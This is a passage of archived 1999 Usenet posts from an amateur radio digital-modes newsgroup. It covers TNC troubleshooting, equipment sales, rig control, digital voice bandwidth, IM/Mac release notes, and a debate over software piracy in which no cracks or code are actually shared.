>I have pakratt from AEA but it is not for Windows 95.
>If you have any information, please let me know.
>Thanks in advance.
>
>WM2X, Wonki...
>
>E-mail : HL4SF@hitel.net
>
>

388. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <783r9o$83g$1@brokaw.wa.com>
Source record: 20135

markv@pixar.com wrote:

>In article <7835litgn1@nnrp1.dejanews.com>,
> qwasty@hotmail.com wrote:
>> The simple fact is, most software out there is crap. Why do I want to take a
>> chance and pay hundreds of dollars for something that doesn't work well? I'd
>> rather steal something that no one will be too sad about, like windows. do
>> you really think I would PAY to support a monopoly of substandard software?
>> It's my only way of fighting back.

>Nice bit of rationalization you've done there. Unfortunately, it isn't
>rational.

>If you steal somebody's car, even if it is junk, it is still theft. If you
>steal someone's GARBAGE, it is still theft.

I don't think so.... seems I read someplace that once you put your
garbage out on the curb, it's in the 'public domain'. Which is why the
police can go thru it and use it for evidence. But hopefully we have
different laws for software than we do for garbage.

Virtually all of todays software is 'try it before you buy it', so the 'I
bought it and it was junk' doesn't really apply any more. Most of the
ham stuff is like that, I've tried a bunch of it, which is why I haven't
bought it..... Number one problem with ham software is that it hasn't
been idiot proofed, which all good software is. I tried a logging
program the other day that sells for a hundred dollars - if you turn off
your radio, and you have radio control configured, the computer locks
up until you turn it back on. That's garbage....

I agree with the old Qwasty when he says a lot of software is crap,
but I don't agree that gives him the constitutional right to steal it.

73, Jim KH2D

389. For Sale AEA's CP1 RTTY Interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: Jim Jaffe <jaffejim@erols.com>
Message-ID: <786qi5$2qp$3@winter.news.rcn.net>
Source record: 20136

Hi, I've recently acquired a Virtually brand new CP1 RTTY interface. This one is quite rare as it has on board ready for use the RS232 input/output plus the TTL port is also on board plus Scope Output and Variable Shift and Tuning Indicator. Comes with Manual and a set of ttl cables. Asking BEST OFFER plus a few Bucks UPS shipping. If interested call Jim Jaffe, WA2VOS at: 718 268 1691 or FAX 718 544 4228 or email at: jaffejim@erols.com. Thanks for reading this and best 73 .. Jim

390. For Sale = AEA CP1 RTTY Interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: Jim Jaffe <jaffejim@erols.com>
Message-ID: <786qi3$2qp$2@winter.news.rcn.net>
Source record: 20137

Hi I've recently acquired from an Elderly Amateur age 90 a RARE AEA CP1 Interface. It is in true Mint Condition and has on board an RS232 Input/Output, TTL Input/Output plus the regular connections. There are NO Cosmetic Blemishes comes with the Manual and a set of TTL cables has a Variable Shift and Tuning , indicator, Scope Output Ideal for RTTY/ BKMULTY SSTV or HamCom software ...Best Offer takes it away plus a few bucks for UPS shipping.. if interested you can call 718 268 1691 or FAX at 718 544 4228 or email at : jaffejim@erols.com Thanks for reading this and best 73 Jim, WA2VOS

391. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: markv@pixar.com
Message-ID: <783d1g$409$1@nnrp1.dejanews.com>
Source record: 20138

In article <7835litgn1@nnrp1.dejanews.com>,
qwasty@hotmail.com wrote:
> The simple fact is, most software out there is crap. Why do I want to take a
> chance and pay hundreds of dollars for something that doesn't work well? I'd
> rather steal something that no one will be too sad about, like windows. do
> you really think I would PAY to support a monopoly of substandard software?
> It's my only way of fighting back.

Nice bit of rationalization you've done there. Unfortunately, it isn't
rational.

If you steal somebody's car, even if it is junk, it is still theft. If you
steal someone's GARBAGE, it is still theft. You are not alleviated from the
legal (or ethical) considerations just because you feel that software isn't
worth the price you pay for it.

You don't like Microsoft? Then DON'T USE OR BUY MICROSOFT PRODUCTS. Vote
with your dollars. Eventually even they may have to listen. But don't
confuse your petty theft with some kind of political statement.

Mark

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

392. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36da27d4.22784801@news.cyberhighway.net>
Source record: 20139

qwasty@hotmail.com wrote:

>The simple fact is, most software out there is crap. Why do I want to take a
>chance and pay hundreds of dollars for something that doesn't work well? I'd
>rather steal something that no one will be too sad about, like windows. do
>you really think I would PAY to support a monopoly of substandard software?
>It's my only way of fighting back.

Bullshit. If it's crap or substandard, why would you want to use it
in the first place?

If you think you're hurting MicroSoft by using a bootleg copy of
Windows, you're just kidding yourself, anyway.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

393. TONO THETA 5000E update ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: g_marconi@yahoo.com
Message-ID: <784e9jvam1@nnrp1.dejanews.com>
Source record: 20140

Hi there
Does anyone have a eprom-update for
TONO THETA 5000E Rtty & Cw decoder to make it
Amtor and Pactor compatibel ??

Tono Corp. will have 19800 Yen ????

Thanks, Gerhard

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

394. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: anymouse@somewhere.edu
Message-ID: <FAUNT.99Jan20071144@netcom14.netcom.com>
Source record: 20141

From: qwasty@hotmail.com
Newsgroups: rec.radio.amateur.digital.misc
Date: Tue, 19 Jan 1999 23:49:09 GMT

The simple fact is, most software out there is crap. Why do I want to take a chance and pay hundreds of dollars for something that doesn't work well? I'd rather steal something that no one will be too sad about, like windows. do you really think I would PAY to support a monopoly of substandard software? It's my only way of fighting back.

And now theives like you have driven K6STI out of the software business, and destroyed the best RTTY on SB program their was. Not only new users, but current users will lose because of this theft crap.

You are a theif and you've destroyed something good.

395. pk232,kamplus,or?,for hf cw computer interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: n8dxn@qsl.net
Message-ID: <785dptrpk1@nnrp1.dejanews.com>
Source record: 20142

I seek opinions. I want to do hf cw. I want the computer to decode it and I want to type on the keyboard and have the HF rig (ft920) send it. What is the easiest way to accomplish this? The only experience I have so far is with the MFJ1224 and so I look elsewhere. Thanks for giving me your experiences, 73 de Ken

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

396. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: DaveMv <davev@ccnn.net>
Message-ID: <36A6526B.BEA@ccnn.net>
Source record: 20143

I don't see any difference betweencomputer programers,and musicians.with
music and video taping there is a hidden
tax in the price that goes to musicians and producers for compansation.
what makes programers,wheather ham,or what ever makes them fucking
special prima-donnas that there work can't be copied?
like when there were 'LPs' or 8 tracks and you or a friend had the
latest release from a music group something you made a copy cassett..no
BIG DEAL then also like video taping off HBO.And another thing about
programers that piss me off is that in a lot of cases if you have more
than 1 computer in your house,they want to charge you for putting it on
the others.Your not charged for buying the lastest music cd and charge
you to for the number of cd players you own (ie:home stero,walkman,car,
boom-box)that you could play them in !If those programer are that
paranoid,then they should have tried for a ban on the sale floppy disks,
cdr/w's,forade data transfer ect,ect.
Programers are nothing but over-paid prima-donna's!
P/S add up the costs of all the programs you have!
remember where thes a will warez away
ttyl de dave

anymouse@somewhere.edu wrote:
>
> From: qwasty@hotmail.com
> Newsgroups: rec.radio.amateur.digital.misc
> Date: Tue, 19 Jan 1999 23:49:09 GMT
>
> The simple fact is, most software out there is crap. Why do I want to take a
> chance and pay hundreds of dollars for something that doesn't work well? I'd
> rather steal something that no one will be too sad about, like windows. do
> you really think I would PAY to support a monopoly of substandard software?
> It's my only way of fighting back.
>
> And now theives like you have driven K6STI out of the software
> business, and destroyed the best RTTY on SB program their was.
> Not only new users, but current users will lose because of this theft
> crap.
>
> You are a theif and you've destroyed something good.

397. New IM/Mac

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: vanGaalen@caiw.NL
Message-ID: <v04020a00b2cc09520cf8@[44.137.33.12]>
Source record: 20144

```
--============_-1295249945==_============
Content-Type: multipart/alternative; boundary="============_-1295249945==_ma============"

--============_-1295249945==_ma============
Content-Type: text/plain; charset="us-ascii"

- Checked compiling with MetroWerks CodeWarrior Pro 3.
- New e-mail address.
- Two variables where not initialized.
- Stress testing with "QC" and "SpotLight" (both by Onyx Technology)
revealed two bugs.
- Resource clean up with "SoftPolish" (by Bare Bones Software).
- Converted single and double quotes to their modern equivalents.
- Accept tab separated header lines.
- Added "MIME-Version: ", "Content-Type: ", "Content-Transfer-Encoding: "
on outbound mail.
- Transliteration did not work when reading outbound mail.
- Checked compiling with MetroWerks CodeWarrior Pro 4.
- Properly handle 'SIT5' filetype archives (StuffIt Deluxe 5.0).
- Correctly sends files that are StuffIt exemptions.
- Implemented the forward delete key.
- New phone and fax numbers.
- The first Apple menu item could not be launched with IM/Mac frontmost.
- No more flicker with Select All and Undo.
- A locked file can be send and deleted afterwards.
--============_-1295249945==_ma============
Content-Type: text/enriched; charset="iso-8859-1"
Content-Transfer-Encoding: 8bit

<fontfamily><param>Geneva</param><bigger><bigger>- Checked compiling
with MetroWerks CodeWarrior Pro 3.

- New e-mail address.

- Two variables where not initialized.

- Stress testing with ?QC? and ?SpotLight? (both by Onyx Technology)
revealed two bugs.

- Resource clean up with ?SoftPolish? (by Bare Bones Software).

- Converted single and double quotes to their modern equivalents.

- Accept tab separated header lines.

- Added "MIME-Version: ", "Content-Type: ", "Content-Transfer-Encoding:
" on outbound mail.
```

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- Checked compiling with MetroWerks CodeWarrior Pro 4.

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- Correctly sends files that are StuffIt exemptions.

- Implemented the forward delete key.

- New phone and fax numbers.

- The first Apple menu item could not be launched with IM/Mac
frontmost.

- No more flicker with Select All and Undo.

- A locked file can be send and deleted
afterwards.</bigger></bigger></fontfamily>

--============_-1295249945==_ma============--
--============_-1295249945==_============
Content-Id: <v04020a00b2cc09520cf8@[44.137.33.12].0.0>
Content-Type: application/mac-binhex40; name="IM=Mac_1.0B28i_17-jan-99.sea"
Content-Disposition: attachment; filename="IM=Mac_1.0B28i_17-jan-99.sea"
; modification-date="Wed, 20 Jan 1999 23:00:22 +0100"

(This file must be converted with BinHex 4.0)

<encoded_portion_removed>
d)$3*8f9RE@9ZG#!e#90PCfePER3J0VG8:
--============_-1295249945==_============--

398. New IM/Mac

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-20 00:00:00 UTC
From: vanGaalen@caiw.NL
Message-ID: <v04020a01b2cc0ccbddcf@[44.137.33.12]>
Source record: 20145

```
--============_-1295249833==_ma============
Content-Type: text/plain; charset="us-ascii"

- Checked compiling with MetroWerks CodeWarrior Pro 3.
- New e-mail address.
- Two variables where not initialized.
- Stress testing with "QC" and "SpotLight" (both by Onyx Technology)
revealed two bugs.
- Resource clean up with "SoftPolish" (by Bare Bones Software).
- Converted single and double quotes to their modern equivalents.
- Accept tab separated header lines.
- Added "MIME-Version: ", "Content-Type: ", "Content-Transfer-Encoding: "
on outbound mail.
- Transliteration did not work when reading outbound mail.
- Checked compiling with MetroWerks CodeWarrior Pro 4.
- Properly handle 'SIT5' filetype archives (StuffIt Deluxe 5.0).
- Correctly sends files that are StuffIt exemptions.
- Implemented the forward delete key.
- New phone and fax numbers.
- The first Apple menu item could not be launched with IM/Mac frontmost.
- No more flicker with Select All and Undo.
- A locked file can be send and deleted afterwards.
--============_-1295249833==_ma============
Content-Type: text/enriched; charset="iso-8859-1"
Content-Transfer-Encoding: 8bit

<fontfamily><param>Geneva</param><bigger><bigger>- Checked compiling
with MetroWerks CodeWarrior Pro 3.

- New e-mail address.

- Two variables where not initialized.

- Stress testing with ?QC? and ?SpotLight? (both by Onyx Technology)
revealed two bugs.

- Resource clean up with ?SoftPolish? (by Bare Bones Software).

- Converted single and double quotes to their modern equivalents.

- Accept tab separated header lines.

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- Transliteration did not work when reading outbound mail.

- Checked compiling with MetroWerks CodeWarrior Pro 4.
```

- Properly handle 'SIT5' filetype archives (StuffIt Deluxe 5.0).

- Correctly sends files that are StuffIt exemptions.

- Implemented the forward delete key.

- New phone and fax numbers.

- The first Apple menu item could not be launched with IM/Mac
frontmost.

- No more flicker with Select All and Undo.

- A locked file can be send and deleted
afterwards.</bigger></bigger></fontfamily>

--============_-1295249833==_ma============--

399. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: pmarkham@newsguy.com
Message-ID: <786f6u$hum@news1.newsguy.com>
Source record: 20146

In article <36A6526B.BEA@ccnn.net>, davev@ccnn.net wrote:

>I don't see any difference

How easy it is to justify theft. From each according to their ability, to each according to their need. The philosophy of a parasite.

Pete/wa4hei

400. AM7910 MODEM CHIP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: Paul Mason <masonp@ecid.cig.mot.com>
Message-ID: <36A6FA23.143D296A@ecid.cig.mot.com>
Source record: 20147

--
I have recently built myself a tnc and have a little problem,I cannot
find a AM7910 modem chip anywhere,can anyone please help.
Paul M1BTU

401. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <36A71EE3.95C4598C@erols.com>
Source record: 20148

You can put your program on more than one computer, just one at a time.
That's no different than a CD. You can't play the CD on more than one
player at a time either.

402. Re: AM7910 MODEM CHIP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: "Scott C. Gray" <commone@innercite.com>
Message-ID: <36A744BC.8BE9BAA6@innercite.com>
Source record: 20149

HSC, aka Halted Specialties Co. has a bunch of them. Ask for Carrie - she knows where there hiding...
Sacramento, Ca. store only!
4837 Amber Lane
Sacramento, Ca. 95841 (916) 338-2545

http://www.psyber.com/biz/hsc/

Scott

Paul Mason wrote:

> --
> I have recently built myself a tnc and have a little problem,I cannot
> find a AM7910 modem chip anywhere,can anyone please help.
> Paul M1BTU

403. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: jw@mobius.gmu.edu
Message-ID: <7881n3$gn7@portal.gmu.edu>
Source record: 20150

Charles Brabham (n5pvl@texoma.net) wrote:

: Dana H. Myers K6JQ wrote in message <77p1qmiai1@nnrp1.dejanews.com>...

: >snip<

: >Don't get me wrong, I'm
: >not tellin anyone to "buzz off", not you, not anyone, but I'm
: >really curious what qualifies you to make the strong statements
: >you do.

: Can you say... "synthesist"?

Yep... I can say it... I can also define it in real world terms
(having been forced to corral one or more of them on projects I've
worked on...)

A "synthesist" is someone that has no real skill... fancies himself
a "jack of all trades"... Is proud of the fact that he perceives himself
as having command of many fields (when in reality he is nothing more
than a loose cannon...), when he has, in actuality nothing more than
a superficial command of the things he *THINKS* he has full command of...
He is also someone that has "self elected" himself to a position of
great authority, usually without the aid of "credentials" (representing,
of course, real work accomplished...) His resume usually reads like a
giant fantasy pinball machine, and when pressed on technical issues,
he folds up like a sack of wet laundry... His career, and usually his
life, have no real focus to speak of, and he's usually, at best a
marginal sociopath... People that give themselves labels like
"synthesist" are IMHO, not likely to be what they think they are...

So, Charles... What KIND of engineering work have you done???

That's a pretty straightforward question... Can you answer it?
What HAVE you designed and built YOURSELF? What qualifies you
to criticize me as a non-amateur regarding my ability to assist
ham related endeavors in digital radio???

Best Regards,

John Wiley

404. New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: JJ <jjsmith@ipa.net>
Message-ID: <788cjv$5s5$1@news.ipa.net>
Source record: 20151

I want to know what type of radio I can buy that will transmit a digital voice signal only.
I need secure communication without using a scramble board. any comments will be
greatly appreciated.

Thanks,

JJ

405. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <KyRp2.586$4a1.3562076@news.goodnet.com>
Source record: 20152

How far do you want to transmit?

Will you use a vocoder and compression?

Go to Office Depot, they have portable phones for very good
prices, and they are mostly digital now-a-days...

JJ wrote in message <788cjv$5s5$1@news.ipa.net>...
>I want to know what type of radio I can buy that will transmit a digital
>voice signal only.
>I need secure communication without using a scramble board. any comments
>will be
>greatly appreciated.
>
>Thanks,
>
>JJ

406. Problem with XPwin Booting with PK232mbx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: James Nipper <jnipper@southeast.net>
Message-ID: <36A7F0C4.1FBA@southeast.net>
Source record: 20153

I have used a PK232mbx for many years. Six months ago, my tnc got torched by a surge, and I just acquired another one, and have wired it up to my Yaesu 1000MP.

I am trying out the XPware for Windows (XPwin). I can't get it to fully "talk" with the tnc. It goes through a autobaud routine, obviously searching for the proper baud rate. It will "read" the correct tnc type, then read the firmware version, but it never seems to settle down on the correct baud rate. When it tries to "see" the rom date, it just sets there, and then the program freezes up.

I know that when I used this setup before, I used the 9600 baud rate. I am trying to set up for hf pactor. When the tnc is turned on, the baudot led lights up like it should. I really think the tnc is ok, but not sure, and don't know how to tell.

I took the batter jumper off for a fews mins, hoping it would "reset" any old parameters, and put the jumper back on, but no help.

Can anyone PLEASE help me ?? I will appreciate any response. I am very anxious to get back on pactor.

I don't know how you can set the baud rate on the tnc if you can't get your program booted up.

Again, thanks for any help... 73 de Jim K4PYT

407. Re: comp controle of IC735

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: "Charles F. Bahr" <bahrc@nwrain.com>
Message-ID: <36A7F940.6449497E@nwrain.com>
Source record: 20154
Body handling: Binary attachment payload not displayed: bahrc.vcf

Did you ever get your computer control cable for your IC735?

Chuck...
N7ICW

jimvv wrote:

> Does anyone know how to make the computer controle cable for the icom735?

--
Chuck...
C. F. Bahr
942 Holly Dr.
Fircrest, Wa. 98466
(253) 565-2157

[One or more binary attachments are retained only in the source text.]

408. Re: Want RS232 protocols for ICOM, JRC, AOR receivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: "Charles F. Bahr" <bahrc@nwrain.com>
Message-ID: <36A7FD0B.EE38EB71@nwrain.com>
Source record: 20155
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: bahrc.vcf

Did you ever get the control command set you were looking for? I wrote
the original IC735 controller program for Icom back in 1987. I may
still have a copy of that instruction set around if you are still in
need. It may have been expanded since then however.

Chuck...
N7ICW

jim wrote:

> I'm wanting to upgrade to a new receiver with computer
> control, but don't want to be forever at the mercy of
> third-party software (no matter how good).
>
> To my knowledge, ICOM, JRC, AOR do not publish their
> RS232 interface specs. Has anybody reverse engineered
> them and posted this info to the web?
>
> Any help would be appreciated.
>
> Thanks,
>
> Jim
>
> PS: Prefer email responses to: mailbox2@ns.net
>
> PPS: Might not need a new receiver if I could find
> the RS232 interface for my ICOM R-71A. Any ideas?

--
Chuck...
C. F. Bahr
942 Holly Dr.
Fircrest, Wa. 98466
(253) 565-2157

[One or more binary attachments are retained only in the source text.]

409. AEA UDC232

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: "Charles F. Bahr" <bahrc@nwrain.com>
Message-ID: <36A7FFC3.14498106@nwrain.com>
Source record: 20156
Body handling: Binary attachment payload not displayed: bahrc.vcf

Ah, something from the days of tubes. Or, so it seems. I have in my
hot little hand a UDC232. For the unknowing, it's an Universal Data
Controller made by AEA. As I understand it, it's the predicessor to the
PK232. The problem is that AEA made them without a modem. I'm not sure
what their motivation was at the time but I'm in need of one if I expect
to get this thing to work. Anybody out there know anything about the
UDC232 and its modem requirements?

--
Chuck...
N7ICW
Fircrest, Wa.

[One or more binary attachments are retained only in the source text.]

410. Help: Mic connection PK232MBX with FT-757GXII for HF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-21 00:00:00 UTC
From: Glenn Cummings <kg7il@foxinternet.net.delete>
Message-ID: <36A7F0C1.51619A54@foxinternet.net.delete>
Source record: 20157

I have an older AEA PK232MBX. The manual does not cover the mic
connection for HF connection for my Yaesu FT-757GXII.
I have not been able to get the 757 working on HF packet.

Does anyone have a newer manual that covers the Yaesu FT-757GX II. A
scan or description of this connection would be helpful.

(Note: My manual shows isolation transformers for the FT-736. I was
wondering if I need these for the 757.)

Thanks Glenn
If responding directly to me via e-mail, please delete the ".delete" at
the end of my e-mail address.

411. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: rmcconne.NOSPAM@lightlink.com
Message-ID: <36aad8ee.11086336@newse.twcny.rr.com>
Source record: 20158

You're in the wrong newsgroup. Amateur radio rules in the USA don't
allow encryption of messages for the purposes of obscuring them, which
I believe is the definition of "secure communications"

You might have better luck in rec.radio.digital.

Bob McConnell
N2SPP

On Thu, 21 Jan 1999 17:19:37 -0600, "JJ" <jjsmith@ipa.net> wrote:

>I want to know what type of radio I can buy that will transmit a digital
>voice signal only.
>I need secure communication without using a scramble board. any comments
>will be
>greatly appreciated.
>
>Thanks,
>
>JJ
>

412. Problem with XPwin Booting with PK232mbx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <KrTOpBAXLDq2EwjY@g3vkm.demon.co.uk>
Source record: 20159

In article <36A7F0C4.1FBA@southeast.net>, James Nipper
<jnipper@southeast.net> writes
>I have used a PK232mbx for many years. Six months ago, my tnc got
>torched by a surge, and I just acquired another one, and have wired it
>up to my Yaesu 1000MP.
>
>I am trying out the XPware for Windows (XPwin). I can't get it to
>fully "talk" with the tnc. It goes through a autobaud routine,
>obviously searching for the proper baud rate. It will "read" the
>correct tnc type, then read the firmware version, but it never seems to
>settle down on the correct baud rate. When it tries to "see" the rom
>date, it just sets there, and then the program freezes up.
>
>I know that when I used this setup before, I used the 9600 baud rate. I
>am trying to set up for hf pactor. When the tnc is turned on, the
>baudot led lights up like it should. I really think the tnc is ok, but
>not sure, and don't know how to tell.
>
>I took the batter jumper off for a fews mins, hoping it would "reset"
>any old parameters, and put the jumper back on, but no help.
>
>Can anyone PLEASE help me ?? I will appreciate any response. I am
>very anxious to get back on pactor.
>
>I don't know how you can set the baud rate on the tnc if you can't get
>your program booted up.
>
Jim,

I use a similar set-up but haven't had the same trouble as you describe. Do you have another terminal program like Procomm, Winpak or PAKET, etc. that you can run, preferably one that is not a "host mode" program like XPWin or Pc-Pakratt? That way you could set the baud rate to whatever you require before trying XPWin again.

It could be that the PK232 is hung-up in host mode, if you have another terminal program and the PK won't talk to that either then try typing * for the autobaud routine. If that doesn't do it try Ctrl-A followed by OHON and then Ctrl-W (with no spaces). Oh, and one other thing, make sure you haven't enabled the rig control facility in XPWin using the same port as the TNC, if in doubt disable this altogether, I had a clash of COM2 and COM4 when I tried it - they use the same interrupt, which I'd overlooked.

Hope this helps,

Roger Basford (G3VKM)

413. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: JJ <jjsmith@ipa.net>
Message-ID: <789n0s$31g$1@news.ipa.net>
Source record: 20160

Steve,
I need to transmit about 1/2 mile. Also I am sorry for my ignorance,
but I do not know what a vocoder and compression does in digital radio.
When I say new, I mean very very new.

JJ

Steve Sampson wrote in message ...
>How far do you want to transmit?
>
>Will you use a vocoder and compression?
>
>Go to Office Depot, they have portable phones for very good
>prices, and they are mostly digital now-a-days...
>
>JJ wrote in message <788cjv$5s5$1@news.ipa.net>...
>>I want to know what type of radio I can buy that will transmit a digital
>>voice signal only.
>>I need secure communication without using a scramble board. any comments
>>will be
>>greatly appreciated.
>>
>>Thanks,
>>
>>JJ
>
>
>

414. teletype?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <789r8j$4h5$1@news.inc.net>
Source record: 20161

is it possable to receive local goverment teletype's between to offices.

415. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <pU_p2.700$4a1.3837369@news.goodnet.com>
Source record: 20162

Transmitting digital voice has a very high bandwidth requirement.
When you talk on the telephone your voice has a bandwidth of
300 Hz to 3.7 kHz (or so). This is less than 4 kHz bandwidth.

A conventional radio, 2 meters, CB, etc. can transmit this directly.

When you digitize something, you have to be sure to sample the
audio at both the positive and negative points of the waveform.

Picture a sine wave. You couldn't recreate it with only positive
samples, you would have large distortion.

So, you need to sample the waveform at least twice the highest
expected audio frequency, and preferably even 4, 8, or 16 times
as fast. Let's say we sample at twice as fast. That would be
about 8 kHz. Now we must be able to recreate the waveform,
so we have to encode what voltage level we found at that sample.

We can use 8 bits to encode the amplitude of each sample.

So we have 8000 samples of 8 bits. Multiply the two, and we get
64,000 bits. You are going to need a radio path that can handle
64 kHz bandwidth at 1/2 mile. We know this can be done, because
commercial FM radio stations transmit a 100 kHz bandwidth.

There are ways to reduce the bandwidth. On your computer you
use ZIP or gzip to compress your files. A run of data can be
compressed 50% at times. This would be a 2:1 compression
ratio. Well, you need about 24:1 or greater. We want to transmit
in a narrow band, so we can get good range for the power.
Unlicensed devices are in the 100 milliwatt range.

So we need about 24:1 compression ratio, to get that down
below 4 kHz bandwidth again. That's where a vocoder comes in.
a vocoder (voice encoder) doesn't transmit the raw data, it
transmits what the raw data is doing over a longer sample rate.
For example, what it does over 20 milliseconds. Some simulate
the human voice box, but sound like computers talking.

So here's your circuit:

A microphone/headset that connects to a digitizer A/D and D/A.
The digitizer then connects to a vocoder, and the vocoder connects
to a standard 5 kHz bandwidth radio.

Have a look at:

http://www.dvsinc.com/a1000.htm

This is the best product available today.

Steve

JJ wrote in message <789n0s$31g$1@news.ipa.net>...
>Steve,
> I need to transmit about 1/2 mile. Also I am sorry for my ignorance,
>but I do not know what a vocoder and compression does in digital radio.
>When I say new, I mean very very new.
>
>JJ
>
>Steve Sampson wrote in message ...
>>How far do you want to transmit?
>>
>>Will you use a vocoder and compression?
>>
>>Go to Office Depot, they have portable phones for very good
>>prices, and they are mostly digital now-a-days...
>>
>>JJ wrote in message <788cjv$5s5$1@news.ipa.net>...
>>>I want to know what type of radio I can buy that will transmit a digital
>>>voice signal only.
>>>I need secure communication without using a scramble board. any comments
>>>will be
>>>greatly appreciated.
>>>
>>>Thanks,
>>>
>>>JJ

416. Re: teletype?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: tbone107@aol.com
Message-ID: <19990122082324.08198.00000448@ng50.aol.com>
Source record: 20163

>is it possable to receive local goverment teletype's between to offices.

Possible? Maybe. Depending on the municipality and where it stands on the timeline between the 1940's and the 1990's. Most local government agencies (and I work for one) if they have something set up for this type of correspondence, it's most likely going over phone lines (in an intercom type of dedicated system), or by FAX, or by computer. If you're in Mayberry RFD, and Andy needs to send Opie a message, then yes...it might go over the air, but even Mayberry isn't that far behind the times.

417. Re: Help: Mic connection PK232MBX with FT-757GXII for HF

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: "George J. Molnar" <George@Molnar.com>
Message-ID: <36A87CD3.13A2FA31@Molnar.com>
Source record: 20164

I have a 757gx (not II) and use the phone patch input on the back panel
to connect my TNC. There are three RCA connectors (PATCH/AFSK, PTT and
AF OUT) that work like a champ for me. You can leave the TNC hooked up
all the time and not worry about losing use of the front panel mic
connector.

Perhaps the GXII has the same type connections?

Good luck.

Glenn Cummings wrote:
>
> I have an older AEA PK232MBX. The manual does not cover the mic
> connection for HF connection for my Yaesu FT-757GXII.
> I have not been able to get the 757 working on HF packet.
>
> Does anyone have a newer manual that covers the Yaesu FT-757GX II. A
> scan or description of this connection would be helpful.
>
> (Note: My manual shows isolation transformers for the FT-736. I was
> wondering if I need these for the 757.)
>
> Thanks Glenn
> If responding directly to me via e-mail, please delete the ".delete" at
> the end of my e-mail address.

--
George J. Molnar (KF2T)
Lebanon, New Hampshire
http://George.Molnar.com
Instant Messenger: G Molnar

418. Re: New to Digital Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-22 00:00:00 UTC
From: Marek Przybyszewski <mp171846@zodiac2.mimuw.edu.pl>
Message-ID: <Pine.LNX.4.04.9901221424040.4404-100000@zodiac2.mimuw.edu.pl>
Source record: 20165

On Fri, 22 Jan 1999, Robert McConnell wrote:

> You're in the wrong newsgroup. Amateur radio rules in the USA don't
> allow encryption of messages for the purposes of obscuring them, which
> I believe is the definition of "secure communications"
>
> You might have better luck in rec.radio.digital.
>
> Bob McConnell
> N2SPP
>
> On Thu, 21 Jan 1999 17:19:37 -0600, "JJ" <jjsmith@ipa.net> wrote:
>
> >I want to know what type of radio I can buy that will transmit a digital
> >voice signal only.
[....]

BTW I am wondering why does the digital voice does not exist in
HAM-radio? The 9600 modem should be more than enough to transmit the
voice. I am going to try to fit the voice into less than 1kbps. I believe
it is possible, I have to do some tests. And 1kbps could be sent in some
